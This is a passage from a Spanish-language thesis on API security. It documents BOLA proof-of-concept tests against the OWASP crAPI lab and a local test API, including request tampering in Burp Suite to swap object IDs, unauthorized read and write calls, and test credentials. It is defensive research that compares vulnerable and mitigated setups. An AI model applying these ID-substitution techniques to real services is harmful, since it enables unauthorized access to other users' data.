


Figura 19

Parte 2 resultado atacar_bola_final.sh

4.1.2. Desarrollo de Pruebas de Concepto OWASP crAPI


La prueba de concepto (PoC) se diseñó con el objetivo de evaluar si la API de OWASP crAPI valida correctamente que el usuario que solicita un recurso específico posee los permisos legítimos para acceder a él. La metodología de la prueba se centró en la manipulación de los parámetros de identificación de objetos en tránsito.

El flujo de ejecución de la prueba de concepto se detalla a continuación:

- **Inicio de Sesión y Autenticación:** Se inició sesión en la aplicación web crAPI utilizando las credenciales válidas del Usuario A.

Figura 20


Formulario de autenticación web de crAPI.



- **Generación de Tráfico Legítimo:** Desde el panel de control del Usuario A, se interactuó con la función de geolocalización del vehículo asignado mediante la activación del botón *"Refresh Location"*. Esta acción obligó al navegador a estructurar una petición HTTP legítima dirigida al backend de la aplicación, solicitando las coordenadas del objeto propiedad del Usuario A.

Figura 21


Consulta legítima de ubicación del vehículo perteneciente al Usuario A



- **Captura de la Petición:** Burp Suite interceptó la solicitud HTTP dirigida al endpoint de geolocalización. La estructura de la petición expuso un identificador único en la URL (UUID) correspondiente al vehículo del Usuario A, acompañado de una cabecera de autenticación estándar de tipo Bearer Token (Authorization: Bearer <JWT_Usuario_A>).

Figura 22


Intercepción a la solicitud HTTP



- **Extracción de Identificadores del Objetivo:** De manera paralela, se extrajo de forma controlada el UUID del vehículo perteneciente al Usuario B.

Figura 23


Visualización del recurso e identificador único del Usuario B.



- **Aislamiento y Modificación del Vector:** La petición original del Usuario A capturada en el proxy fue redirigida al módulo *Repeater* de Burp Suite para permitir la manipulación manual y el análisis iterativo de las respuestas del servidor.

Figura 24


Solicitud HTTP original aislada en el módulo Repeater.



- **Inyección del Parámetro:** En el módulo *Repeater*, se modificó el segmento de la URL reemplazando el <UUID_VEHICULO_A> por el <UUID_VEHICULO_B>, manteniendo intacta la cabecera Authorization con el token criptográfico que identifica al Usuario A.

Figura 25

Modificación de la petición inyectando el UUID del vehículo de la víctima.



4.1.3. Desarrollo de Pruebas de Concepto API Propio

Para la validación empírica del sistema se diseñó una batería de nueve pruebas funcionales ejecutadas sobre la herramienta Postman contra la API propia corriendo en entorno local (http://localhost:3000). Las pruebas se organizaron en dos bloques correlativos: el primero con BOLA_MITIGADO=false (Fase 2, escenario vulnerable) y el segundo con BOLA_MITIGADO=true (Fase 3, escenario mitigado), usando los mismos actores y el mismo token JWT del atacante en ambos bloques para garantizar la comparabilidad de los resultados.

Los actores definidos para el escenario de prueba fueron:

- Usuario Víctima: nombre="Victor Victima", email=victor@test.com, id=1
- Usuario Atacante: nombre="Atacante Uno", email=atacante@test.com, id=2

El token JWT del atacante, emitido en la Prueba 4, contiene el claim id=2 ensu payload. Este mismo token fue utilizado en todas las peticiones que requierenautenticación en ambas fases.

4.1.3.1. Fase 2 - Escenario Vulnerable (BOLA_MITIGADO=false)

Tabla 6

Resultados de pruebas de concepto — Fase 2 (BOLA activa).

#	Descripción	Método	Endpoint	HTTP	Estado
1	Health check del servidor. Confirma modo: Fase 2	GET	/api/v1/ping	200 OK	✓
2	Registro usuario víctima. id=1 asignado por la BD	POST	/users/register	201 Created	✓
3	Registro usuario atacante. id=2 asignado por la BD	POST	/users/register	201 Created	✓
4	Login del atacante. JWT emitido con id=2	POST	/users/login	200 OK	✓
5	BOLA - Lectura no autorizada. Token id=2 accede a id=1	GET	/users/1	200 OK	⚠ BOLA
6	BOLA - Escritura no autorizada. Token id=2 modifica datos de id=1	PUT	/users/1	200 OK	⚠ BOLA

Prueba 1 - Detalle del resultado (Health check):

Petición: GET /api/v1/ping (sin autenticación)

Respuesta: 200 OK


Body:

{
"mensaje": "API_PROPIA funcionando",
"version": "v1",
"modo": "Fase 2 - BOLA activa (vulnerable)",
"timestamp": "2026-06-18T02:31:55.863Z"
}

Análisis: El servidor confirmó estar operativo y activo en Fase 2. El campo "modo" expone explícitamente el estado del sistema, lo que en el contexto experimental facilita identificar el escenario activo antes de ejecutar cada batería de pruebas. En este punto la variable BOLA_MITIGADO=false está en efecto, lo que significa que el middleware ABAC no realizará ninguna verificación de propiedad durante esta fase.

Figura 26

Health check de la API — modo Fase 2 activo, GET /api/v1/ping



Prueba 2 - Detalle del resultado (Registro usuario víctima):

Petición: POST /api/v1/users/register

Content-Type: application/json

Body: { "nombre": "Victor Victima", "email": "victor@test.com",

"password": "pass1234", "rol": "user" }

Respuesta: 201 Created

Body:

{

"mensaje": "Usuario registrado exitosamente",

"usuario": {

"id": 1,

"nombre": "Victor Victima",

"email": "victor@test.com",

"rol": "user"


}

}

Análisis: El sistema registró al usuario víctima asignándole el id=1 mediante AUTOINCREMENT de SQLite. La contraseña fue almacenada como hash bcrypt (no visible en la respuesta), cumpliendo la directriz NIST SP 800-63B. Este id=1 será el identificador del objeto objetivo en las pruebas de explotación BOLA (Pruebas 5 y 6).

Figura 27

Registro exitoso del usuario víctima — 201 Created, POST /api/v1/users/register



Prueba 3 - Detalle del resultado (Registro usuario atacante):

Petición: POST /api/v1/users/register

Content-Type: application/json

Body: { "nombre": "Atacante Uno", "email": "atacante@test.com",

"password": "pass1234", "rol": "user" }

Respuesta: 201 Created


Body:


```
{
  "mensaje": "Usuario registrado exitosamente",
  "usuario": {
    "id": 2,
    "nombre": "Atacante Uno",
    "email": "atacante@test.com",
    "rol": "user"
  }
}
```


Análisis: El sistema registró al usuario atacante con id=2. Es relevante destacar que ambos usuarios poseen el mismo rol ("user"), replicando el escenario descrito por Rodríguez y Martínez (2024): dos sujetos con privilegios equivalentes que invocan legítimamente los mismos endpoints, pero que no deben poder acceder a los objetos del otro. Este escenario es precisamente el que hace ineficaz al modelo RBAC y justifica la adopción de ABAC como contramedida.

Figura 28

Registro exitoso del usuario atacante — 201 Created, POST /api/v1/users/register



Prueba 4 - Detalle del resultado (Login del atacante - obtención del JWT):

Petición: POST /api/v1/users/login

Content-Type: application/json

Body: { "email": "atacante@test.com", "password": "pass1234" }

Respuesta: 200 OK

Body:

{

"mensaje": "Login exitoso",

